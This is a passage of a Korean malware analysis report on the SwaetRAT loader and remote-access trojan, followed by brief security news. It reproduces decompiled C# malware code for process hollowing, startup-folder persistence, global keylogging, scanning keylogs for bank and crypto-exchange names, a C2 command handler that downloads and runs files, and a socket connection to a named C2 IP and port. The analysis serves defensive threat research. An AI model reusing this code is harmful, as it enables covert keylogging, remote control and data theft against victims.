        wshShortcut.Save();
    }
    catch (Exception)
    {
    }
}
```

[바로가기 생성 및 지속 메커니즘 등록]

앞서 생성된 파일 경로를 레지스트리 키 “HKCU:Software\STD”의 데이터 DDD에 _OneDrive.exe 파일 경로를 설정된다.

그 후 “시작 폴더”에 winexe.lnk 바로 가기 링크 파일을 생성하여 파워쉘을 이용한 실행의 지속성을 유지하려 한다.

- 프로세스 할로잉

```
[STAThread]
public static void Run(string path, byte[] PL4ME, bool protect)
{
    for (int i = 0; i < 5; i++)
    {
        int num = 0;
        Program.STARTUPINFO startupInformation = default(Program.STARTUPINFO);
        Program.PROCESS_INFORMATION processInformation = default(Program.PROCESS_INFORMATION);
        startupInformation.Size = Convert.ToUInt32(Marshal.SizeOf(typeof(Program.STARTUPINFO)));
        try
        {
            if (!Program.CPA_1(path, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero, null, ref startupInformation, ref processInformation))
            {
                throw new Exception();
            }
            int num2 = BitConverter.ToInt32(PL4ME, 60);
            int num3 = BitConverter.ToInt32(PL4ME, num2 + 52);
            int[] array = new int[179];
            array[0] = 65538;
            if (IntPtr.Size == 4)
            {
                if (!Program.GetThreadMIC4ME(processInformation.ThreadHandle, array))
                {
                    throw new Exception();
                }
            }
            else if (!Program.Wow64GetThreadMIC4ME(processInformation.ThreadHandle, array))
            {
                throw new Exception();
            }
            int num4 = array[41];
            int num5 = 0;
            if (!Program.ReadProcessMemory(processInformation.ProcessHandle, num4 + 8, ref num5, 4, ref num))
            {
                throw new Exception();
            }
            if (num3 == num5 && Program.ZwUnmapViewOfSection(processInformation.ProcessHandle, num5) != 0)
            {
                throw new Exception();
            }
            int length = BitConverter.ToInt32(PL4ME, num2 + 80);
            int bufferSize = BitConverter.ToInt32(PL4ME, num2 + 84);
            bool flag = false;
            int num6 = Program.VirtualAllocEx(processInformation.ProcessHandle, num3, length, 12288, 64);
            if (num6 == 0)
            {
                throw new Exception();
            }
            if (!Program.WriteProcessMemory(processInformation.ProcessHandle, num6, PL4ME, bufferSize, ref num))
            {
                throw new Exception();
            }
            int num7 = num2 + 248;
            short num8 = BitConverter.ToInt16(PL4ME, num2 + 6);
            for (int j = 0; j < (int)num8; j++)
            {
                int num9 = BitConverter.ToInt32(PL4ME, num7 + 12);
                int num10 = BitConverter.ToInt32(PL4ME, num7 + 16);
                int srcOffset = BitConverter.ToInt32(PL4ME, num7 + 20);
                if (num10 != 0)
```

[프로세스 할로잉 진행 코드]

SwaetRAT 로더는 프로세스 할로잉을 하며, 프로세스 할로잉 대상 프로그램은 “C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\aspnet_compiler.exe”이다. 또한, 매개 변수인 PL4NE에 설정된 데이터는 SwaetRAT의 데이터이며, HEX 값으로 되어 있다.

이 과정을 통해 프로세스 할로잉이 성공적으로 실행되며, 현재 로더에서 실행되는 SwaetRAT는 난독화가 적용되어 있지 않아 악성 기능과 동작을 더 쉽게 파악할 수 있다.

SwaetRAT

- 실행 전 사전 준비

```
public class Program
{
    // Token: 0x06000014 RID: 20 RVA: 0x00002284 File Offset: 0x00000484
    [STAThread]
    public static void main()
    {
        Thread.Sleep(checked(Settings.Sleep * 1000));
        if (!Helper.CreateMutex())
        {
            Environment.Exit(0);
        }
        Helper.PreventSleep();
        try
        {
            string text = Settings.InstallDir + "\\" + Settings.InstallStr;
            try
            {
                object fullName = new FileInfo(text).Directory.FullName;
                if (!Directory.Exists(Conversions.ToString(fullName)))
                {
                    Directory.CreateDirectory(Conversions.ToString(fullName));
                }
                if (File.Exists(text))
                {
                    FileInfo fileInfo = new FileInfo(text);
                    fileInfo.Delete();
                }
                Thread.Sleep(1000);
                File.WriteAllBytes(text, File.ReadAllBytes(Process.GetCurrentProcess().MainModule.FileName));
            }
```

[SwaetRAT 메인 함수]

중복 실행 방지를 위한 뮤텍스를 GwbP2KXcQaSkvuL으로 생성하며 시작된다.

SwaetRAT은 자기 자신을 C:\Users\<User Name>\AppData\Roaming\CCleaner.exe 로 파일 생성하지만 생성 전 같은 이름의 파일이 존재하면 삭제 후 파일을 생성한다.

SwaetRAT의 지속 메커니즘은 현재 실행 중인 파일의 경로에 있는 정상 파일인 “C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\aspnet_compiler.exe”이므로 aspnet_compiler.exe 파일이 생성된다.

또한, SwaetRAT의 지속 메커니즘은 스케줄러를 이용한 방법으로 1분 간격으로 실행되는 것으로 설정되어 있으며, SwaetRAT 파일을 추출 후 실행시키면 악성코드가 복사되어 생성되는 것을 확인할 수 있다.

- 전역 키로깅 설정

```
private static IntPtr SetHook(Keylogger.LowLevelKeyboardProc proc)
{
    IntPtr result;
    using (Process currentProcess = Process.GetCurrentProcess())
    {
        result = Keylogger.SetWindowsHookEx(Keylogger.WHKEYBOARDLL, proc, Keylogger.GetModuleHandle(currentProcess.ProcessName), 0U);
    }
    return result;
}
```

[SetWindowsHookEx 함수 설정]

PC의 키보드에 대해 전역 키로깅 기능을 실행하기 위해 SetWindowsHookEx 함수를 사용한다.

SetWindowsHookEx 함수의 콜백 함수인 HookCallback 함수는 키보드의 입력 값을 모니터링하며 저장하는 역할을 한다.

따라서 모든 키보드 입력 키와 특수 키 또한 대상으로 지정되어 있다.

- 키로깅 저장

```
    }
    using (StreamWriter streamWriter = new StreamWriter(Settings.LoggerPath, true))
    {
        if (object.Equals(Keylogger.CurrentActiveWindowTitle, Keylogger.GetActiveWindowTitle()))
        {
            streamWriter.Write(RuntimeHelpers.GetObjectValue(obj2));
        }
        else
        {
            streamWriter.WriteLine(Environment.NewLine);
            streamWriter.WriteLine("###  " + Keylogger.GetActiveWindowTitle() + " ###");
            streamWriter.Write(RuntimeHelpers.GetObjectValue(obj2));
        }
    }
}
return Keylogger.CallNextHookEx(Keylogger._hookID, nCode, wParam, lParam);
```

[키 입력 값 저장]

임시 폴더의 환경 변수 %temp%를 이용하여 임시 폴더에 Log.tmp로 파일을 생성하며, 생성된 파일은 키로깅 데이터를 저장하는 용도로 사용된다.

또한 현재 동작 중인 프로세스의 타이틀을 가져오는 사용자 정의 함수인 GetActiveWindowTitle를 통해 프로세스 명칭을 확인하고 기록한다.

- 암호화폐 거래소 관련 정보 송신

```
public static object Bank()
{
    List<string> list = new List<string>();
    for (;;)
    {
        Thread.Sleep(2000);
        if (SocketClient.TcpSocket.Connected && File.Exists(Settings.LoggerPath))
        {
            try
            {
                string text = File.ReadAllText(Settings.LoggerPath);
                foreach (string obj in Settings.Banking.Split(new char[]
                {
                    ','
                }))
                {
                    if (text.ToLower().Contains(Conversions.ToString(NewLateBinding.LateGet(obj, null, "ToLower", new object[0], null, null, null))) && !list.Contains(Conversions.ToString(obj)))
                    {
                        SocketClient.SendMsg(Conversions.ToString(Operators.ConcatenateObject("Banking Found : ", obj)));
                        list.Add(Conversions.ToString(obj));
                    }
                }
            }
            catch (Exception ex)
            {
            }
        }
    }
    object result;
    return result;
}
```

[가상 화폐 거래소 대상 확인]

키로깅을 통해 키보드 입력 값이 저장된 \\Log.tmp 파일을 읽어와 특정 대상이 존재하는지 확인한다.

특정 대상들은 8가지 암호화폐 거래소들이며, 해당되는 문자열이 존재한다면 네트워크 소켓 통신을 통해 해당 내용을 전송한다.

특정 암호화폐 거래소 목록			
Paypal	Binance	Coinbase	Mtb
Chase	Truist	Schwab	fidelity

- 원격 명령어

```
public static void Read(byte[] data)
{
    try
    {
        string[] array = Strings.Split(Helper.BS(data), Settings.Splitter, -1, CompareMethod.Binary);
        string left = array[0];
        if (Operators.CompareString(left, "pong", false) == 0)
        {
            SocketClient.ActivePong = false;
            SocketClient.Send("pong" + Settings.Splitter + Conversions.ToString(SocketClient.Interval));
            SocketClient.Interval = 0;
        }
        else if (Operators.CompareString(left, "Sendfile", false) == 0)
        {
            ReadPacket.RunDisk(array[2], Helper.Decompress(Convert.FromBase64String(array[1])));
        }
        else if (Operators.CompareString(left, "Memory", false) == 0)
        {
            ReadPacket.Memory(Helper.Decompress(Convert.FromBase64String(array[1])));
        }
        else if (Operators.CompareString(left, "Web", false) == 0)
        {
            string fileName = Path.Combine(Path.GetTempPath(), Helper.GetRandomString(6) + array[1]);
            try
            {
                ServicePointManager.Expect100Continue = true;
                ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
                ServicePointManager.DefaultConnectionLimit = 9999;
            }
            catch (Exception ex)
            {
            }
            WebClient webClient = new WebClient();
            webClient.DownloadFile(array[2], fileName);
            Process.Start(fileName);
        }
        else if (Operators.CompareString(left, "Close", false) == 0)
        {
            SocketClient.TcpSocket.Disconnect(false);
            Environment.Exit(0);
        }
        else if (Operators.CompareString(left, "Restart", false) == 0)
        {
            Helper.CloseMutex();
            Application.Restart();
            Environment.Exit(0);
        }
        else if (Operators.CompareString(left, "Uninstall", false) == 0)
        {
            Helper.Uninstall();
        }
        else if (Operators.CompareString(left, "$Cap", false) == 0)
        {
            try
            {
                Rectangle bounds = Screen.PrimaryScreen.Bounds;
                Rectangle bounds2 = Screen.PrimaryScreen.Bounds;
                Bitmap bitmap = new Bitmap(bounds2.Width, bounds.Height, PixelFormat.Format16bppRgb555);
                Graphics graphics = Graphics.FromImage(bitmap);
```

[백도어 명령어]

RAT(Remote Access Trojans)는 C2의 명령어를 받아 실행할 수 있는 기능을 갖추고 있으며, 단순한 정보 탈취형 악성코드와 차이가 있다.

C2에서 명령한 명령어를 실행 과정에서 결과에 따른 반환 값들의 사이에 “<Remote>” 문자열을 이용하여 값들을 구별하는 것으로 확인된다.

해당 명령어들은 총 17가지 기능을 제공한다.

명령어	설명
pong	C2와 연결 확인을 위해 사용
Sendfile	C2에서 데이터를 받아 파워쉘(.ps1) or Process(file)로 데이터 실행
Memory	C2에서 데이터를 받아와 해당 프로세스에서 로드 후 실행
Web	URI를 통한 파일 다운로드 및 실행
Close	프로세스 종료
Restart	프로세스 재실행
Uninstall	BAT 파일을 통한 파일 삭제 & 지속 메커니즘(스케줄러) 삭제, 실행 종료
$Cap	모니터 스크린샷을 축소하여 파일 생성, 베이스64 및 GZip 압축 전송
RemoteDesktop	모니터 사이즈(Width, Height) 측정 후 데이터 전송
RD+	화면 캡처 및 모니터 사이즈(Width, Height) 측정 후 스크린샷 및 데이터 전송
DeskDrop	베이스64 디코딩 후 파일을 압축을 풀고 바탕 화면에 파일을 생성
Click	마우스 원격 조종
Key	키보드 원격 조종
ScrollDown	윈도우의 스크롤 아래로
ScrollUp	윈도우의 스크롤 위로
UAC	실행 프로세스 권한 확인 및 파워쉘을 이용한 관리자 권한으로 재실행
OfflineGet	키로깅 데이터 저장 파일 전송

- 고정적으로 C2와 통신

```
                    SocketClient.TcpSocket = null;
                }
                catch (Exception ex4)
                {
                }
            }
            SocketClient.TcpSocket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
            SocketClient.TcpSocket.Connect(Settings.IP, Convert.ToInt32(Settings.Port));
            SocketClient.Send(Conversions.ToString(SocketClient.Info()));
            SocketClient.Interval = 0;
            SocketClient.ActivatePong = false;
            SocketClient.HeaderSize = 4L;
            SocketClient.Buffer = new byte[(int)(SocketClient.HeaderSize - 1L) + 1];
            SocketClient.Offset = 0L;
            SocketClient.Tick = new Timer(delegate(object a0)
            {
                SocketClient.SendPing();
            }, null, new Random().Next(10000, 15000), new Random().Next(10000, 15000));
            SocketClient.Ping = new Timer(new TimerCallback(SocketClient.Pong), null, 1, 1);
        }
    }
    catch (Exception ex5)
```

[C2에 네트워크 시도]

지속적으로 C2와 통신을 하는 것으로 확인되며, 연결되는 IP는 144.126.149.221이고 Port는 7777이다.

우선적으로 감염된 PC의 기본적인 정보를 전송하며 C2에 Ping 기능을 수행한다.

5. 주요 보안 뉴스

中 역대 최대 40억 건 개인정보 유출...알리페이·위챗 정보 고스란히

중국 역사상 최대 규모로 추정되는 데이터 유출 사고가 발생했다. 금융 데이터, 위챗, 알리페이 정보 등 민감 개인정보 약 40억 건이 노출됐다. 전문가들은 유출된 개인 정보가 정교한 피싱이나 온라인 사기, 협박, 정부 지원 하의 정보전 및 가짜뉴스 캠페인에 활용될 가능성을 우려하고 있다.

- 출처:
https://www.boannews.com/media/view.asp?idx=137581&page=1&mkind=&kind=1&skind=5&search=title&find=

모바일 쿠폰 앱 일상카페 해킹...고객정보 16종 유출

바일 쿠폰 앱 일상카페가 해킹을 당해 고객 개인정보가 유출됐다.

일상카페는 모바일 쿠폰 관련 사업을 영위하는 즐거운의 기포이곤 할인 및 적립 앱이다. 2023년 누적 다운로드 100만 건을 기록했다.

출처:
https://www.boannews.com/media/view.asp?idx=137558&page=1&mkind=&kind=1&skind=5&search=title&find=

에스지에이이피에스(주)

https://www.sgaeps.kr

경기도 의왕시 광진말로 54, 의왕 스마트시티퀀텀 B동 5층 525호